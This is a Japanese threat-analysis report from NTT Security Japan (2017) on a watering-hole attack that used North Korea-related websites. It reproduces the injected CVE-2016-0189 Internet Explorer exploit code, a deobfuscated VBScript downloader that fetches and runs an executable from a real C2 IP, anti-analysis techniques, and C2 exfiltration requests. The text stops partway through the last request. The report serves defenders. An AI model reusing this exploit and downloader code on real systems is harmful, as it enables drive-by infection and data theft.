NTTセキュリティ

Unit CANARY

北朝鮮関連サイトを踏み台とした
水飲み場型攻撃 解析レポート

NTT セキュリティ・ジャパン株式会社

2017/08/21

本レポートの目的

NTT セキュリティ・ジャパン株式会社のセキュリティオペレーションセンター（以下 SOC）は、グローバルにおけるお客様システムを 24 時間体制で監視し、迅速な脅威発見と最適な対策を実現するマネージド・セキュリティ・サービス（以下 MSS）を提供しています。最新の脅威に対応するための様々なリサーチ活動を行い、その結果をブラックリストやカスタムシグネチャ、IOC（Indicator of Compromise）、アナリストが分析で使用するナレッジとしてサービスに活用しています。

SOC では、2017 年 4 月頃から在日本朝鮮人総連合会（朝鮮総連）や朝鮮通信の Web サイトを利用した水飲み場型攻撃を観測しました。攻撃に利用されたマルウェアはバンキングマルウェアやランサムウェアなどばら撒きに利用されるマルウェアではなく、リモートから操作を行うことが主たる目的のマルウェアでしたが、標的型攻撃で多く観測される PoisonIVY、PlugX、Emdivi、Chches といった RAT とは全く異なるものでした。

しかしながら、この攻撃手法やマルウェアに関しては、あまり多くの情報が公開されていませんでした。被害の防止に役立てるため、これらの攻撃手法やマルウェアの挙動について調査した結果を技術者向けのホワイトペーパーとして公開しました。

概要

NTT セキュリティ・ジャパン株式会社の SOC では、2017 年 4 月頃から在日本朝鮮人総連合会（朝鮮総連）および朝鮮通信の Web サイトを利用した水飲み場型攻撃を観測しました。本攻撃では、脆弱性のあるブラウザで当該サイトにアクセスしただけでマルウェアの感染を引き起こします。本レポートでは、水飲み場型攻撃の背景、使用された攻撃コードやマルウェアの特徴、感染後端末に侵入した攻撃者の振る舞いについて、以下の通り調査した結果を報告します。

- 朝鮮総連および朝鮮通信の Web サイトを起点とした一連の攻撃は同じ攻撃者によって行われ、北朝鮮の情報に関心のあるユーザーの機密情報を狙った水飲み場型攻撃であると考えられる。
- 脆弱性攻撃には、複数のエクスプロイトキットで採用実績のある Internet Explorer の脆弱性（CVE-2016-0189）を使用していた。
- C&C サーバは日本・韓国リージョンの Amazon AWS 上に存在しており、C&C サーバとの HTTP 通信では、User-Agent、アクセス先ファイル名に MD5 ハッシュ値と思われる 32 バイトの文字列を利用していた。
- 感染後の遠隔操作は手動で実施しており、機密情報に興味がある様子が伺えた。また、感染拡大の際に EternalBlue（MS17-010）の脆弱性を悪用するツールを使用していた。

付録には、今回の調査で入手した検体のハッシュ値、ミューテックス、接続先 IP アドレスを記載しています。感染防止や被害を受けた端末の発見などの対策にご活用ください。

1. はじめに

2017 年 5 月、朝鮮総連の Web サイトがサイバー攻撃を受け、アクセスしただけで情報を盗まれる不正プログラムが仕込まれていたと報道されました[1]。朝鮮総連は、見覚えのないファイルが Web サイト上に存在していることを確認し、外部から侵入された形跡があったことを伝えています。

SOC では、2017 年の 4 月～5 月にかけて、報道にあった朝鮮総連の Web サイト[2]へのアクセスに伴って引き起こされたドライブ・バイ・ダウンロード攻撃を確認しました。また、日本に所在し、朝鮮中央通信と連携した報道機関である朝鮮通信の Web サイト[3]へのアクセスにおいても、朝鮮総連と同様のドライブ・バイ・ダウンロード攻撃を確認しました。

同時期に北朝鮮に関連する情報を取り扱った 2 つの Web サイトが同じ攻撃者によって利用されていることから北朝鮮の情報に関心のあるユーザーを狙った水飲み場型攻撃であると考えられます。

本レポートでは、2017 年 4 月から確認されている北朝鮮関連 Web サイトを起点とした水飲み場型攻撃の調査結果を共有します。2 章では本攻撃の全体像を示します。3 章では、実際の攻撃内容として、ドライブ・バイ・ダウンロード攻撃で使用された攻撃コードやマルウェアについての解析結果を説明しています。4 章では、弊社独自の攻撃観測環境に侵入した攻撃者の振る舞いから、本攻撃の目的を推察しています。

2. 攻撃の全体像

本章では、調査結果から想定される水飲み場型攻撃の全体像を示します。



図 1　水飲み場型攻撃の全体像

ユーザーが朝鮮総連の Web サイトや朝鮮通信の Web サイトにアクセスすると Internet Explorer の脆弱性を悪用する攻撃コードが送り込まれます。脆弱性が存在してこれが悪用された場合、一次検体が日本・韓国リージョンの Amazon AWS 上に存在する C&C サーバからダウンロードされ、実行されます。一次検体はダウンローダーとして同じ C&C サーバから二次検体をダウンロードし実行します。二次検体は BOT として C&C サーバからコマンドを受信し、追加モジュールとして三次検体をダウンロードし実行します。三次検体は攻撃者の用途によって使い分けられるため複数種類が存在します。攻撃者は感染拡大や情報収集を目的にこれらマルウェアを利用して、外部からユーザーの端末上で任意のコマンドを実行します。3.1 節では攻撃コードについて、3.2、3.3、3.4 節ではマルウェアの挙動について、4 章では攻撃者からのコマンドについて説明します。

3. 攻撃の解析

本章では、2017 年 4～5 月にかけて SOC で観測した北朝鮮関連サイトを起点とした水飲み場型攻撃の解析結果を示します。

今回の攻撃では、朝鮮総連の Web サイトや朝鮮通信の Web サイトにアクセスすると、不正に挿入された攻撃コードが実行され、ドライブ・バイ・ダウンロード攻撃が実施されます。SOC では、アクセスした端末のブラウザに脆弱性が存在した場合、マルウェアがダウンロードされ、感染に至ることを確認しています。

以降では、朝鮮通信の Web サイトへのアクセスにおいて、ドライブ・バイ・ダウンロード攻撃で使用された攻撃コード、ダウンロードされたマルウェアについて、それぞれ解析した結果を説明します。

3.1. 攻撃コード

朝鮮通信の Web サイトにアクセスした際に、HTTP レスポンスの中に脆弱性 CVE-2016-0189 を狙った攻撃コードが挿入されていることを確認しました。本脆弱性は、VBScript の配列アクセスに対する排他処理やセキュリティポリシーの実装不備を悪用して、リモートから Internet Explorer に対して任意のコード実行が可能となるものです[4]。

図 2 に、挿入されていた JavaScript を整形したコードを示します。コード内の aa() 関数は本脆弱性を引き起こすコードが記述され、valueOf() 関数はこの脆弱性を引き起こすようにオーバーライドされています。aaa() 関数は脆弱性を引き起こした後に実行される攻撃コードが記述されています。

```
<script type="text/javascript">
    var _0x1256=["charCodeAt","fromCharCode"];
    function strToInt(_0xfde4x2){
        return _0xfde4x2[_0x1256[0]](0)| (_0xfde4x2[_0x1256[0]](1)<< 16)
    }
    function intToStr(_0xfde4x4){
        return String[_0x1256[1]](_0xfde4x4& 0xffff)+ String[_0x1256[1]](_0xfde4x4>> 16)
    }
    var o;
    o= {"valueOf":function(){aa();return 1}};
    setTimeout(function(){aaa(o)},50)
</script>
```

図 2　挿入された JavaScript コード

図 3 に、VBScript で記述されている aa() 関数のコードを示します。ここでは、2 次元配列「aw」の長さを (1, 1) にリサイズし、確保していたメモリを開放しています。解放後すぐに、変数「x」が保持する細工した文字列を配列「y」に書き込んでいるため、細工した文字列は開放したメモリ領域に作成されます。メモリ解放前の配列を参照可能なオブジェクトでは、書き込まれた文字列を含め、解放されたメモリ領域を読み取ることが可能となります[5] 。

```
Function aa
    aw.Resize()
    Dim i
    For i = 0 To 32
        ' 24000x2 + 6 = 48006 bytes
        y(i) = Mid(x, 1, 24000)
    Next
End Function
```

図 3　挿入された VBScript コード①（脆弱性トリガー）

図 4 に、VBScript で記述されている aaa() 関数のコードを示します。ここでは、ダミーオブジェクトを作成し、オーバーライドされた valueOf() 関数を呼び出して脆弱性を引き起こし、先ほど書き込んだ文字列を用いてダミーオブジェクトのアドレスを読み取ります。その後、複数のオブジェクトのアドレス読み取りを介して、Safe Mode フラグのアドレスを特定します。そして、Safe Mode フラグの値を 0x4 に変更することで、VBScript はブラウザのサンドボックスを回避して God Mode と呼ばれるローカル上でコード実行が可能な状態となります[5]。

```
Function aaa (ijjgnfew5)
    Dim ufgbgv5y
    Dim rghhg
    Dim d2w3asg
    Dim vfvdfe

    Set dm = New Dummy                    脆弱性攻撃による God Mode への移行
    ufgbgv5y = kdfwkff3a(ijjgnfew5, dm)
    vfvdfe = rfdxceff(ijjgnfew5, ufgbgv5y + 8)
    rghhg = strToInt(Mid(vfvdfe, 3, 2))
    vfvdfe = rfdxceff(ijjgnfew5, rghhg + 4)
    d2w3asg = strToInt(Mid(vfvdfe, 1, 2))
    zx3fsa ijjgnfew5, d2w3asg + &H174
    az=UnEscape("Wsc")
    cx=UnEscape("ript.S")
    ss=Unescape("hell")
    Set o2 = CreateObject(az+cx+ss)

    sdfas = "gj63gj6dgj64gj2egj65gj78gj65gj20gj2fgj71gj20gj2fgj63gj20gj63gj64gj
             20gj2fgj64gj20gj22gj25gj74gj6dgj70gj25gj22gj20gj26gj26gj20gj65gj63
             ...
             gj72gj74gj20gj77gj73gj63gj72gj69gj70gj74gj20gj2fgj2fgj42gj20gj61gj
             73gj68gj64gj6agj2egj76gj62gj73"
    fgrg = Replace(sdfas,"gj","%")
    et = UnEscape(fgrg)
    o2.Run et, 0                          WScript.Shell による VBScript コードの実行
End Function
```

図 4　挿入された VBScript コード②（攻撃）

God Mode に移行してからは、WScript.Shell オブジェクトを作成し、難読化処理で文字列データとして組み込まれていた VBScript コードを実行しています。図 5 に、難読化を解除した VBScript コードの内容を示します。組み込まれていた VBScript コードの内容は、User-Agent に「72b7579fe4095435679933ca351822a8」を指定して URL「http://52.78.95[.]103/a7db98c120710f08ea5604f2bf622ac9.php」に HTTP リクエストを送信し、レスポンスボディの内容をファイルに保存して、実行するものです。実行後は、スクリプトファイル自身を削除しています。

```
set h = CreateObject("Microsoft.XMLHTTP")
set s = CreateObject("ADODB.Stream")
U="http://52.78.95.103/a7db98c120710f08ea5604f2bf622ac9.php"
f="jusched.exe"
h.open "GET",U,False
h.SetRequestHeader "User-Agent","72b7579fe4095435679933ca351822a8"
h.send
s.type = 1
s.open
s.write h.responseBody
s.savetofile f,2
CreateObject(Wscript.Shell).run f
CreateObject("Scripting.FileSystemObject").DeleteFile(Wscript.ScriptFullName)
```

図 5　組み込まれていた VBScript コード

今回のドライブ・バイ・ダウンロード攻撃で使用された脆弱性 CVE-2016-0189 は、これまで RIG や Gongda といったエクスプロイトキットで用いられた実績があります。また、攻撃コードを生成するツールが容易に入手可能で、攻撃の影響を受けるバージョン範囲（Internet Explorer 9～11）が広いことも挙げられます。従って、攻撃者は、コストパフォーマンスの観点から、ドライブ・バイ・ダウンロード攻撃の攻撃手法として本脆弱性を採用した可能性が考えられます。

3.2. 一次検体（ダウンローダー）

一次検体はユーザーの一次情報を収集するとともに、二次検体を C&C サーバから取得して実行するダウンローダーです。ここでは一次検体が持つ以下の特徴的な挙動について説明します。

- 解析妨害
- ダウンローダー
- 情報送信
- その他

3.2.1. 解析妨害機能

一次検体では、表 1 のように複数の解析妨害機能の実装が見受けられました。

表 1　解析妨害機能リスト

解析妨害	説明
VM 検知	cpuid 命令を用いた VMware および Parallels の検知
	バックドア I/O ポートによる VMware の検知
	vpcext 命令を用いた VirtualPC の検知
	コンピューター名に文字列「vm」が含まれているかをチェック
解析ツール検知	実行プロセスリストのチェック
ハードウェア検知	MAC アドレスチェック
ユーザー操作の検知	マウス操作の有無チェック
難読化	サブルーチンの多重構成
	文字列のエンコード

VM 検知

一次検体において、動的解析などのようにマルウェアが仮想マシン上で解析されていないかを知るための VM 検知処理がいくつか確認されています。

図 6 に、VMware 社の VM 環境の検知処理を示します。ここでは、cpuid 命令を実行することで CPU ベンダー情報を取得しています。VMware 環境の場合、eax レジスタに値「0x40000000」を設定し cpuid 命令を実行すると、ebx、ecx、edx レジスタに「VMwareVMware」という文字列が格納されます。本検知では、cpuid 命令実行後に文字列比較を実施することで VMware 環境であるかを判断しています。同じ手法で、Parallels 社の VM 環境の検知処理が実装されていることも確認しています。



図 6　VMware 環境の検知

この他の VM 検知処理として、バックドア I/O ポートの有無による VMware 環境の検知や、vpcext 命令の実行によって例外処理が発生したかどうかを確認する VirtualPC 環境の検知、GetComputerNameA() 関数で取得したコンピューター名に文字列「vm」が含まれていないかを確認する処理が見受けられました。

解析ツール検知

図 7 に、解析ツールの検知処理を示します。CreateToolhelp32Snapshot() 関数で取得した実行中のプロセスリストから、該当する解析ツールのプロセス名を順に文字列比較しています。ここでは、プロセス名が「windbg.exe」であるかを判断していますが、その下の処理では、「ollydbg.exe」、「idaq.exe」、「ImmunityDebugger.exe」、「wireshark.exe」、「vmtoolsd.exe」、「python.exe」の検知処理を確認しています。



図 7　解析ツールの検知

ハードウェア検知

次は、特定の MAC アドレスの検知処理です。図 8 に示す通り、GetAdaptersInfo() 関数によって感染端末の NIC の MAC アドレスを取得しています。



図 8　NIC の MAC アドレスの取得

その後、図 9 に示すような NIC の MAC アドレスとハードコードされていた MAC アドレスを比較し、一致していれば感染挙動を停止する処理が見受けられました。ハードコードされた MAC アドレスは Lenovo 社の PC であると思われ、本検知処理は、攻撃者が開発用 PC を感染させないための対処ではないかと推測されます。



図 9　MAC アドレスの比較（スタックメモリ）

ユーザー操作の検知

次は、ユーザー操作の検知処理です。6 秒毎のループ処理において GetCursorPos() 関数で取得したマウスカーソル座標が変化しているかを判断する処理が見受けられました。本処理は、ユーザーによるマウス操作の有無を確認し、動的解析の環境下にいるかを判断しています。

難読化

次は、難読化による解析妨害処理です。一つ目の難読化は、図 10～図 14 に示すようなサブルーチンの構成を多重にした解析妨害処理です。図 10 から順にサブルーチンの処理を追っていくと、ecx レジスタを引数として渡しながら順にサブルーチンを呼び出していますが、結果的に何も処理していないことがわかります。このことから、本処理は、静的解析などにおいて、サブルーチンの処理を複雑にみせるための難読化処理であると推測されます。

```
00408CB2 mov     ecx, [ebp+var_10]
00408CB5 call    sub_408AF0
```

図 10　サブルーチンの多重構成①

```
00408AF0 sub_408AF0 proc near
00408AF0
00408AF0 var_4= dword ptr -4
00408AF0
00408AF0 push    ebp
00408AF1 mov     ebp, esp
00408AF3 push    ecx
00408AF4 mov     [ebp+var_4], ecx
00408AF7 mov     ecx, [ebp+var_4]
00408AFA call    sub_408AD0
00408AFF mov     esp, ebp
00408B01 pop     ebp
00408B02 retn
00408B02 sub_408AF0 endp
```

図 11　サブルーチンの多重構成②

```
00408AD0 sub_408AD0 proc near
00408AD0
00408AD0 var_4= dword ptr -4
00408AD0
00408AD0 push    ebp
00408AD1 mov     ebp, esp
00408AD3 push    ecx
00408AD4 mov     [ebp+var_4], ecx
00408AD7 mov     ecx, [ebp+var_4]
00408ADA call    sub_408B10
00408ADF mov     esp, ebp
00408AE1 pop     ebp
00408AE2 retn
00408AE2 sub_408AD0 endp
```

図 12　サブルーチンの多重構成③

```
00408B10 sub_408B10 proc near
00408B10
00408B10 var_4= dword ptr -4
00408B10
00408B10 push    ebp
00408B11 mov     ebp, esp
00408B13 push    ecx
00408B14 mov     [ebp+var_4], ecx
00408B17 mov     ecx, [ebp+var_4]
00408B1A call    sub_408E50
00408B1F mov     esp, ebp
00408B21 pop     ebp
00408B22 retn
00408B22 sub_408B10 endp
```

図 13　サブルーチンの多重構成④

```
00408E50 sub_408E50 proc near
00408E50
00408E50 var_4= dword ptr -4
00408E50
00408E50 push    ebp
00408E51 mov     ebp, esp
00408E53 push    ecx
00408E54 mov     [ebp+var_4], ecx
00408E57 mov     esp, ebp
00408E59 pop     ebp
00408E5A retn
00408E5A sub_408E50 endp
```

図 14　サブルーチンの多重構成⑤

二つ目の難読化処理として、エンコード処理された文字列が見受けられました。解析ツール検知で使用されたプロセス名、後述する C&C サーバへの通信で使用される URL パスや User-Agent など攻撃者が隠匿したい文字列は、値「0xFF」によって XOR エンコードされ、検体にハードコードされていました。

3.2.2. ダウンローダー

図 15 に、一次検体が二次検体をダウンロードするときの HTTP リクエストを示します。URL や User-Agent には、検体にハードコードされた MD5 と思われる hash 値が利用されています。

```
GET /a7db98c120710f08ea5604f2bf622ac9.php HTTP/1.1
Accept: */*
Accept-Language: en-us
User-Agent: 72b7579fe4095435679933ca351822a8
Accept-Encoding: gzip, deflate
Host: 52.78.95.103
Connection: Keep-Alive
```

図 15　二次検体取得時の HTTP リクエスト

C&C サーバからダウンロードされる 2 次検体は図 16 で示すように java の定期アップデートチェックファイル（juchech.exe）を装って保存され図 17 のように CreateProcessA() 関数によって実行されます。この時の関数の引数を見るとわかるようにファイル名だけでなく、フォルダパス名も正規のものを装っています。



図 16　ダウンロードされた二次検体の詳細情報

```
00402095 lea     ecx, [ebp+ProcessInformation]
00402098 push    ecx
00402099 call    sub_4149F0
0040209E add     esp, 0Ch
004020A1 lea     edx, [ebp+ProcessInformation]
004020A4 push    edx             ; lpProcessInformation
004020A5 lea     eax, [ebp+StartupInfo]
004020A8 push    eax             ; lpStartupInfo
004020A9 push    0               ; lpCurrentDirectory
004020AB push    0               ; lpEnvironment
004020AD push    0               ; dwCreationFlags
004020AF push    0               ; bInheritHandles
004020B1 push    0               ; lpThreadAttributes
004020B3 push    0               ; lpProcessAttributes
004020B5 mov     ecx, [ebp+lpCommandLine]
004020B8 push    ecx             ; "C:¥Program Files¥Common Files¥Oracle¥jucheck.exe"
004020B9 push    0               ; lpApplicationName
004020BB call    ds:CreateProcessA
004020C1 mov     edx, [ebp+lpCommandLine]
004020C4 mov     [ebp+lpMem], edx
```

図 17　二次検体の実行

3.2.3. 情報送信

マルウェアは感染したホストの情報を計 3 回に分けて C&C サーバへ HTTP の POST 通信を利用して送信します。HTTP ヘッダに含まれる URL や User-Agent には、二次検体をダウンロードする時と同じような特徴が見られます。ただし、hash 値と思われる文字列は二次検体をダウンロードした時とは異なっています。

1 回目の送信内容は表 2 に示す通り、感染端末に関する情報が送信されます。実際の HTTP リクエストは図 18 のように、情報を BASE64 でエンコードして送信しています。

表 2　1 回目に送信される情報

変数名	送信内容
m=	MAC アドレス
o=	OS バージョン
d=	ドライブ名
n=	コンピューター名
v=	マルウェアのバージョン

```
POST /f7015a0edbf0564d9b34cf8addd9dff5.php HTTP/1.1
Accept: text*/*
Content-Type: application/x-www-form-urlencoded
User-Agent: 256f0751d6b26488ba98fd57d354ce2a
Host: 52.78.95.103
Content-Length: 121
Cache-Control: no-cache

m=NzgtNEYtNDMtNTctMjQtNDY&o=d2luZG93czdzcDE&d=QzpcIA&n=V0lOLVVLT0tBRzVVNUxM
&v=ZWMxNThmNGE3YmY0NTlhZGU3NDhlOWI3YWY0YWMyMzc
```

図 18　1 回目の情報送信における HTTP リクエスト

２回目の送信内容は表３に示す通り、特定のフォルダ上に存在するフォルダ名やファイル名のリストを送信します。実際の HTTP リクエストは図 19 のように、１回目とは異なり送信される情報がエンコード処理などされずに平文で送信されています。

指定されたフォルダパスから推測するとどのようなプログラムがインストールされているかなどをチェックすることで攻撃者は感染ホストがどのような環境（通常利用されているものか、マルウェア解析目的で利用されているかなど）で利用されているかを確認していると考えられます。

表３　２回目に送信される情報

取得されるフォルダパス
C:¥
C:¥Program Files¥
C:¥Program Files(x86)¥
%USERPROFILE%¥Documents¥
%USERPROFILE%¥Downloads¥
%USERPROFILE%¥Desktop¥

```
POST /59c295edc8782dea64cde7fcbd292747.php HTTP/1.1
Content-Type: multipart/form-data; boundary=sklnkkjdnlkfewqdcldwdjd
User-Agent: ea0ec5f659136deba37c324436a292ce
Host: 52.78.95.103
Content-Length: 1846
Cache-Control: no-cache

--sklnkkjdnlkfewqdcldwdjd
Content-Disposition: form/data; name="userfile";
filename="78-4F-43-57-24-46_20170728124429.txt"
Content-Type: application/octet-stream

C:\
D           $Recycle.Bin
F           autoexec.bat
D           Boot
F           bootmgr
F           BOOTSECT.BAK
F           config.sys
D           Documents and Settings
F           IO.SYS
F           MSDOS.SYS
F           pagefile.sys
D           PerfLogs
D           Program Files
D           ProgramData
D           Python27
D           Recovery
D           System Volume Information
D           Users
D           Windows
```

図 19　2 回目の情報送信における HTTP リクエスト

最後にマルウェアは感染ホストのスクリーンキャプチャを取得し、C&C サーバへ送信します。実際の HTTP リクエストは図 20 に示すように、画像データをエンコード処理など行わずに送信しています。2 回目の情報送信と同様に感染ホストの環境をチェックすることを目的としていると考えられます。

```
POST /59c295edc8782dea64cde7fcbd292747.php HTTP/1.1
Content-Type: multipart/form-data; boundary=sklnkkjdnlkfewqdcldwdjd
User-Agent: ea0ec5f659136deba37c324436a292ce
Host: 52.78.95.103
